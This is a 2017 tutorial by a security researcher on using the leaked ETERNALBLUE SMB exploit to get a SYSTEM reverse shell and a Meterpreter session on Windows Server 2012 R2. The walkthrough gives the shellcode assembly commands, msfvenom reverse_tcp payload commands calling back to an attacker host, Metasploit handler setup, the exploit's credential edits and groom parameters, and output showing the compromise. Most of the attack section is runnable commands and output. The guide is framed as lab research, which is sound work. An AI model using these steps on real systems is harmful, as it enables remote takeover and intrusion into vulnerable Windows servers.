HOW TO EXPLOIT ETERNALBLUE TO GET A METERPRETER SESSION ON WINDOWS SERVER 2012 R2

Sheila A. Berta (@UnaPibaGeek) – Security Researcher at Eleven Paths

shey.x7@gmail.com || sheila.berta@11paths.com

June 26, 2017

Table of Contents

Introduction

Since the Shadow Brokers' leak on the last 14th of April, the famous exploit *ETERNALBLUE* had been observed by everyone who enjoy of *reversing* and *exploit writing*. Because of this, in less than two months several documents had been published trying to clarify how it works. Metasploit had incorporated to his exploits' arsenal a version based on the reversing made by Sean Dillon and Dylan Davis, it allows to impact on Windows 7 and Windows Server 2008 R2. On the other hand, the researcher *"Sleepya"* had published on github a Python version of *ETERNALBLUE* that makes possible a successful attack on ***Windows Server 2012 R2***.


As there is no explanation on how to configure and how it works *Sleepya*'s exploit, I decided to investigate and write this step-by-step guide once I had successfully impact on the determined target. Of course, this documentation was created with the only purpose of investigation.

Setting up the Lab environment

To mount the lab environment, we need to configure the following machines:

1. **Victim Machine - Windows Server 2012 R2**

A machine with Windows Server 2012 R2 64bits processor will be used as target.



After OS installation is not necessary to make any changes on itself. It's enough to know the IP address and that the machine is ON at the moment of making the attack.

2. **Attacker Machine – GNU/Linux**

Is it possible to use any other operative system, as long as in it we can use the following tools:

- NASM - http://www.nasm.us/
- Python v2.7 - https://www.python.org/download/releases/2.7/
- Metasploit Framework - https://github.com/rapid7/metasploit-framework

Summarizing the needed configurations for the lab:

- Windows Server 2012 R2 x64 – IP: 10.0.2.12 → Target.
- GNU/Linux Debian x64 – IP: 10.0.2.6 → Attacker.


Cooking the shellcode

The first step is to assemble a *kernel shellcode* developed for the exploit ETERNALBLUE. In the end, we will add an *userland shellcode* to it, that will be whatever Metasploit's payload we want to execute on the target once it had impact.

Assemble the kernel shellcode

From the following link is possible to obtain the kernel shellcode developed by *Sleepya*: https://gist.github.com/worawit/05105fce9e126ac9c85325f0b05d6501#file-eternalblue_x64_kshellcode-asm.

We save the .asm file and use NASM with the following command in order to assemble it: *nasm -f bin kernel_shell_x64.asm*.




Generate the userland shellcode: payload with msfvenom

Msfvenom will be use to generate the payload. With demonstrative purpose, we will do two different attacks: the first one will give us a reverse shell via TCP and the other a meterpreter session. We will generate separately both payloads in this way:


windows/x64/shell/reverse_tcp:

msfvenom -p windows/x64/shell/reverse_tcp -f raw -o shell_msf.bin EXITFUNC=thread LHOST=[ATTACKER_IP] LPORT=4444



windows/x64/meterpreter/reverse_tcp:


msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o meterpreter_msf.bin EXITFUNC=thread LHOST=[ATTACKER_IP] LPORT=4444



Join kernel shellcode + userland shellcode

Once the kernel shellcode is assembled and the Metasploit's payloads that we want had been generated, it will be necessary concatenate they. This step is not more than do an append of a shellcode with the other.

kernel shellcode + shell/reverse_tcp:



kernel shellcode + meterpreter/reverse_tcp:

After finishing both steps, we will have two payloads of different attacks ready to use.

Getting a reverse shell

Of course, we will make use *Sleepya*'s exploit, which we can get from the following link: https://gist.github.com/worawit/074a27e90a3686506fc586249934a30e.

We should save it with a *.py* extension in the attacker's machine. Before proceeding with this, it will be necessary to setup Metasploit to receive the reverse shellcode connection in the moment it's executed in target's machine.

```
       =[ metasploit v4.14.17-dev                         ]
+ -- --=[ 1651 exploits - 946 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/shell/reverse_tcp
PAYLOAD => windows/x64/shell/reverse_tcp
msf exploit(handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
```

Now we will see two different ways to impact successfully on target's machine.

Through "Guest" account

By default, the *guest* account comes inactive in Windows Server 2012 R2. However, if it was activated by the administrator, we can take advantage of it and obtain a SYSTEM shell in the target.

First step is to open *exploit.py* with any text editor and point out that it will be that account the one used for authentication.

```
41
42 USERNAME='Guest'
43 PASSWORD=''
44
```


As we can see in above image, in lines 42 and 43 we can define said information.

With these changes saved, we proceed to execute the exploit with the following parameters:


python exploit.py <ip_target> reverse_shell.bin 500

The parameter with the value "500" corresponds to "numGroomConn". Adjusting the amount of "Groom" connections helps reaching a contiguous kernel pool memory so that the buffer overwrite ends in the position we desire and achieving to execute correctly the shellcode.

For this *userland shellcode* we will use a "groom" connection number of 500. If at impact we do not receive the inverse connection, we can try further incrementing this number.



Immediately we will receive the reverse shell in Metasploit's terminal:




Through user/pass account

Other way to achieve a successful exploitation is using valid credentials which we previously obtained from a local user. As in the previous "Guest" user case, it doesn't matter the privileges of the account we authenticate with, the received terminal will always be SYSTEM.


We will edit again the *exploit.py* to add the data from other user account.

```
41
42  USERNAME='Hackme'
43  PASSWORD='Hackme'
44
```

Save and execute the exploit in the same way as before.



Obtaining the same result.



Getting a Meterpreter session

Now we will do the most desired demonstration: obtaining a meterpreter session with administrator privileges. But first of all, it will be necessary to configure Metasploit to receive the reverse connection.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.2.6
LHOST => 10.0.2.6
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
```

We will indicate to the exploit to authenticate as Guest but, as has been demonstrated previously, is possible to use any other valid user account and won't influent in the result.

```
41
42 USERNAME='Guest'
43 PASSWORD=''
44
```


We execute the exploit using the following parameters:

python exploit.py <ip_target> meterpreter.bin 200

Now we can observe that in this case we reduced Groom's connections to 200. If the exploit is executed correctly but we don't receive the session, we can try to increase this value.

```
shei@smc1e: ~/devtest/eternalblue
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
shei@smc1e:~/devtest/eternalblue$ python exploit.py 10.0.2.12 meterpreter.bin 200
shellcode size: 1262
numGroomConn: 200
Target OS: Windows Server 2012 R2 Datacenter Evaluation 9600
got good NT Trans response
got good NT Trans response
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status for nx: INVALID_PARAMETER
good response status: INVALID_PARAMETER
done
shei@smc1e:~/devtest/eternalblue$
```

Immediately we receive the meterpreter's session on Metasploit's terminal.


msf exploit(handler) > exploit
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 10.0.2.12
[*] Meterpreter session 4 opened (10.0.2.6:4444 -> 10.0.2.12:49160) at 2017-06-27 02:37:00 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer : WIN-OSV0ID9GK5T
OS : Windows 2012 R2 (Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 1
Meterpreter : x64/windows
meterpreter >
meterpreter >

Final words…

Finally, we had obtained a Meterpreter shell with administrator privileges on *Windows Server 2012 R2*. A few weeks ago, I wrote this words in a paper already published on *exploit-db*, but referring to Windows 7 and Windows Server 2008 R2. Everything indicates that the analysis we do in the infosec community are getting good results. However, this has to raise the alert sense of the ones that are in charge of protect the computing infrastructure to the maximum level.

Greetz:

Worawit Wang (@sleepya_).

For being by my side whenever I need it:
Claudio Caracciolo (@holesec).
Mateo Martinez (@MateoMartinezOK).
Luciano Martins (@clucianomartins).
Arturo Busleiman (@buanzo).
Ezequiel Sallis (@simubucks).
Cristian Borghello (@crisborghe / @seguinfo).
Sol O. (@0zz4n5).

@DragonJar || @ekoparty || "Las Pibas de Infosec".

--
Sheila A. Berta - @UnaPibaGeek.